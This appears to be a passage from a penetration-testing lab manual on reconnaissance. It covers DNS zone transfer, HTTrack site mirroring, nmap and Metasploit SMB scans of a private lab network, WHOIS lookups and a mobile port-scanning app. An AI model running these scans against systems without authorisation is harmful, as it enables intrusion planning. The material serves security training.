
Linux support dig command, at a command prompt enter dig axfr

iv. Website copier tool (HTTtrack)


Download and Install the WinHTTrack Website Copier Tool from the website <http://www.httrack.com>. You can check the compatibility of HTTtrack Website copier tool on different platforms such as Windows, Linux, and Android from the website.




1. Enter Project Name and click next




2. Enter the target website URL and click on Set options




3. Select the following options



4. Click Next and Finish




5. Click on **Browse Mirrored Website** to view the local copy of the target website



Observe the above output. Example.com website is copied into a local directory and browsed from there. Now you can explore the website in an offline environment for the structure of the website and other parameters.


To make sure, compare the website to the original example.com website. Open a new tab and go to URL example.com.



v. Metasploit (for information gathering)

In this lab, we are using Metasploit Framework, default application in Kali Linux for gathering more information about the host in a network. A Metasploit Framework is a powerful tool, popularly used for scanning & gathering information in the hacking environment. Metasploit Pro enables you to automate the process of discovery and exploitation and provides you with the necessary tools to perform the manual testing phase of a penetration test. You can use Metasploit Pro to scan for open ports and services, exploit vulnerabilities, pivot further into a network, collect evidence, and create a report of the test results. Topology Information: In this lab, we are running Metasploit Framework on a private network 10.10.50.0/24 where different hosts are live including Windows 7, Kali Linux, Windows Server 2016 and others.

1. Open Kali Linux and Run Metasploit Framework.



2. Metasploit Framework initialization as shown below in the figure.

```

File Actions Edit View Help
$ /usr/share/kali-menu/helper-scripts/metasploit-framework.sh
[sudo] password for kali:
[+] Starting database
[i] The database appears to be already configured, skipping initialization
Metasploit tip: Start commands with a space to avoid saving them to history

[*****] $a, [*****]
[*****] $S ?a, [*****]
[*****] .?a, [*****]
[*****] ..a% [*****]
[*****] %$P" [*****]
[*****] `a, [*****]
[*****] "a,$$ [*****]
[*****] "S [*****]

[*****] $a, [*****]
[*****] $S ?a, [*****]
[*****] .?a, [*****]
[*****] ..a% [*****]
[*****] %$P" [*****]
[*****] `a, [*****]
[*****] "a,$$ [*****]
[*****] "S [*****]

[*****] =[ metasploit v6.4.38-dev [*****]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post [*****]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops [*****]
+ -- --=[ 9 evasion [*****]

Metasploit Documentation: https://docs.metasploit.com/
msf6 >

```

Execute the following commands:

i. `nmap -Pn -sS -T4 -sV --top-ports 100 -oX Test 10.10.50.0/24`

```
SYN Stealth Scan Timing: About 82.19% done; ETC: 02:15 (0:16:13 remaining)
Stats: 1:20:52 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 84.63% done; ETC: 02:20 (0:16:40 remaining)
Stats: 1:20:53 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 84.63% done; ETC: 02:20 (0:16:40 remaining)
Stats: 1:20:54 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 84.64% done; ETC: 02:20 (0:16:40 remaining)
Stats: 1:21:28 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 84.84% done; ETC: 02:21 (0:14:32 remaining)
Stats: 1:22:40 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 85.41% done; ETC: 02:22 (0:14:07 remaining)
Nmap scan report for 10.10.50.0
Host is up.
All 100 scanned ports on 10.10.50.0 are in ignored states.
Not shown: 100 filtered tcp ports (no-response)

Nmap scan report for 10.10.50.1
Host is up (2.4s latency).
Not shown: 99 filtered tcp ports (no-response)
PORT      STATE      SERVICE VERSION
80/tcp    closed    http

Nmap scan report for 10.10.50.2
Host is up (21s latency).
Not shown: 99 filtered tcp ports (no-response)
PORT      STATE      SERVICE VERSION
631/tcp   closed    ipp

Nmap scan report for 10.10.50.3
Host is up (21s latency).
Not shown: 99 filtered tcp ports (no-response)
PORT      STATE      SERVICE VERSION
631/tcp   closed    ipp

Nmap scan report for 10.10.50.4
Host is up.
All 100 scanned ports on 10.10.50.4 are in ignored states.
Not shown: 100 filtered tcp ports (no-response)

Nmap scan report for 10.10.50.5
Host is up.
All 100 scanned ports on 10.10.50.5 are in ignored states.
Not shown: 100 filtered tcp ports (no-response)

Nmap scan report for 10.10.50.6
Host is up (21s latency).
Not shown: 99 filtered tcp ports (no-response)
PORT      STATE      SERVICE VERSION
631/tcp   closed    ipp

Nmap scan report for 10.10.50.7
Host is up.
All 100 scanned ports on 10.10.50.7 are in ignored states.
Not shown: 100 filtered tcp ports (no-response)

Nmap scan report for 10.10.50.8
Host is up.
```

```
Nmap scan report for 10.10.50.62
Host is up (21s latency).
Not shown: 95 filtered tcp ports (no-response)
PORT      STATE      SERVICE VERSION
631/tcp   closed    ipp
2717/tcp  closed    pn-requester
5631/tcp  closed    pcanywheredata
5800/tcp  closed    vnc-http
49157/tcp closed    unknown
```

ii. `db_import Test`

```
mst6 > db_import Test
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.13.10'
[*] Importing host 10.10.50.0
[*] Importing host 10.10.50.1
[*] Importing host 10.10.50.2
[*] Importing host 10.10.50.3
[*] Importing host 10.10.50.4
[*] Importing host 10.10.50.5
[*] Importing host 10.10.50.6
[*] Importing host 10.10.50.7
[*] Importing host 10.10.50.8
[*] Importing host 10.10.50.125
[*] Importing host 10.10.50.126
[*] Importing host 10.10.50.127
[*] Successfully imported /home/kali/Test
```

iii. hosts

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.10.50.0			Unknown			device		
10.10.50.1			embedded			device		
10.10.50.2			Windows XP			client		
10.10.50.3			Unknown			device		
10.10.50.4			Unknown			device		
10.10.50.5			Unknown			device		
10.10.50.6			Unknown			device		
10.10.50.7			Unknown			device		
10.10.50.8			Unknown			device		

iv. db_nmap -sS -A 10.10.50.2

```
msf6 >
msf6 > db_nmap -sS -A 10.10.50.2
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-22 02:32 EST
[*] Nmap: Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
[*] Nmap: Nmap done: 1 IP address (0 hosts up) scanned in 3.36 seconds
```

v. services

host	port	proto	name	state	info
10.10.50.1	80	tcp	http	closed	
10.10.50.2	631	tcp	ipp	closed	
10.10.50.3	631	tcp	ipp	closed	
10.10.50.6	631	tcp	ipp	closed	
10.10.50.9	631	tcp	ipp	closed	
10.10.50.9	5631	tcp	pcanypwheredata	closed	
10.10.50.9	5800	tcp	vnc-https	closed	
10.10.50.10	631	tcp	ipp	closed	
10.10.50.10	2717	tcp	pn-requester	closed	
10.10.50.10	5631	tcp	pcanypwheredata	closed	
10.10.50.10	5800	tcp	vnc-https	closed	
10.10.50.10	49157	tcp		closed	
10.10.50.11	631	tcp	ipp	closed	
10.10.50.11	5631	tcp	pcanypwheredata	closed	
10.10.50.11	5800	tcp	vnc-https	closed	
10.10.50.12	631	tcp	ipp	closed	
10.10.50.13	631	tcp	ipp	closed	
10.10.50.14	631	tcp	ipp	closed	
10.10.50.16	631	tcp	ipp	closed	
10.10.50.16	5631	tcp	pcanypwheredata	closed	
10.10.50.16	5800	tcp	vnc-https	closed	
10.10.50.16	49157	tcp		closed	
10.10.50.17	631	tcp	ipp	closed	
10.10.50.17	5631	tcp	pcanypwheredata	closed	
10.10.50.17	5800	tcp	vnc-https	closed	
10.10.50.19	631	tcp	ipp	closed	
10.10.50.21	631	tcp	ipp	closed	
10.10.50.21	5800	tcp	vnc-https	closed	
10.10.50.23	631	tcp	ipp	closed	
10.10.50.24	5631	tcp	pcanypwheredata	closed	
10.10.50.24	5800	tcp	vnc-https	closed	
10.10.50.24	49157	tcp		closed	
10.10.50.25	631	tcp	ipp	closed	
10.10.50.25	5800	tcp	vnc-https	closed	
10.10.50.26	631	tcp	ipp	closed	
10.10.50.26	5631	tcp	pcanypwheredata	closed	
10.10.50.26	5800	tcp	vnc-https	closed	
10.10.50.27	2000	tcp	cisco-sccp	closed	
10.10.50.27	2717	tcp	pn-requester	closed	

vi. msf6 > use scanner/smb/smb_version

```
msf6 auxiliary(scanner/smb/smb_version) > show options
```

```
msf6 > use scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name   Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT          no         The target port (TCP)
THREADS         1          yes      The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smb/smb_version) > ■
```

vii. `msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS
10.10.50.1-11
RHOSTS => 10.10.50.1-11
msf6 auxiliary(scanner/smb/smb_version) > set THREADS
100
THREADS => 100
msf6 auxiliary(scanner/smb/smb_version) > show options`

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.50.1-11
RHOSTS => 10.10.50.1-11
msf6 auxiliary(scanner/smb/smb_version) > set THREADS 100
THREADS => 100
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS    10.10.50.1-11   yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445                no         The target port (TCP)
THREADS   100                yes       The number of concurrent threads (max one per host)
```

viii. `run`

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.10.50.1-11:           - Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

ix. `hosts`

```
msf6 auxiliary(scanner/smb/smb_version) > hosts


Hosts
=====
Home
address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
10.10.50.0          Unknown
10.10.50.1          embedded
10.10.50.2          Windows XP
10.10.50.3          Unknown
10.10.50.4          Unknown
10.10.50.5          Unknown
10.10.50.6          Unknown
10.10.50.7          Unknown
10.10.50.8          Unknown
10.10.50.9          Unknown
10.10.50.10         Unknown
10.10.50.11         Unknown
10.10.50.12         Unknown
10.10.50.13         Unknown
10.10.50.14         Unknown
```

Observe the OS_Flavor field. SMB scanning scans for Operating System Flavour for the RHOST range configured.

vi. Whois Lookup Tools for Mobile – DNS Tools, Whois, Ultra Tool Mobile

"WHOIS" helps to gain information regarding domain name, ownership information. IP Address, Netblock data, Domain Name Servers and other information's. Regional Internet Registries (RIR) maintain WHOIS database. WHOIS lookup helps to find out who is behind the target domain name.

1. Go to the URL <https://www.whois.com/>



2. A search of Target Domain

Whois Record for FaceBook.com	
Domain Profile	
Registrar	RegistrarSafe, LLC IANA ID: 3237 URL: https://www.registrarsafe.com , http://www.registrarsafe.com Whois Server: whois.registrarsafe.com abusecomplaints@registrarsafe.com (P) +16503087004
Registrar Status	clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited
Dates	10,085 days old Created on 1997-03-29 Expires on 2033-03-30 Updated on 2024-04-24
Name Servers	A.NS.FACEBOOK.COM (has 27,723 domains) B.NS.FACEBOOK.COM (has 27,723 domains) C.NS.FACEBOOK.COM (has 27,723 domains) D.NS.FACEBOOK.COM (has 27,723 domains)
IP Address	157.240.3.35 - 260 other sites hosted on this server
IP Location	- Washington - Seattle - Facebook Inc.
ASN	AS32934 FACEBOOK, US (registered Aug 24, 2004)
IP History	521 changes on 521 unique IP addresses over 20 years
Hosting History	4 changes on 4 unique name servers over 19 years

Whois Record (last updated on 2024-11-08)

WHOIS Lookup Result Analysis


Lookup Result shows complete domain profile, including

- ❖ Registrant Information:
- ❖ Registrant Organization:
- ❖ Registrant Country:
- ❖ Domain Name Server Information:
- ❖ IP Address:
- ❖ IP Location:
- ❖ ASN:
- ❖ Domain Status:
- ❖ WHOIS History:
- ❖ IP History:
- ❖ Registrar History:
- ❖ Hosting History:

It also includes other information such as Email and postal address of registrar & admin along with contact details. You can go to <https://whois.domaintools.com> can enter the targeted URL for WHOIS lookup information.

vii. Smart Whois

You can download software “SmartWhois” <https://www.tamos.com/products/legacy> for Whois lookup as shown in the figure below: -



ix. Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool

1. Port Droid Tool

PortDroid

PORTDROID

PortDroid is a collection of useful network analysis tools. To begin select a tool to use from the list below or open the navigation drawer

TOOLS

- Device Info
- Local Network
- Port Scanner
- Multi-IP Port Scanner
- WiFi Analyzer
- Traceroute
- Ping

Device Info

Active Connection Mobile (rmnet_data0)

IP 192.0.0.2

IPv6 2409:4080:314:e85d:c10:aaeb:2136:9363

VPN Active No

HTTP Proxy N/A

Private DNS Active No

Rooted No

Device samsung SM-A235F

Android Version 14 (SDK 34)

External Network

External IP 49.32.192.180

External IPv6 2409:4080:314:e85d:c10:aaeb:2136:9363

ISP Reliance Jio Infocomm Ltd

IP Location (GPS) 19.0748,72.8856

IP Location (Address) Mumbai, Maharashtra, India

PortDroid

PortDroid

Device Info

Local Network

Port Scanner

Multi-IP Port Scanner

WiFi Analyzer

Traceroute

Ping

Ping Graph

DNS Lookup

Reverse IP Lookup

Whois Lookup

Wake-On-Lan

IP Calculator

Certificate Viewer

Unlock Pro Features

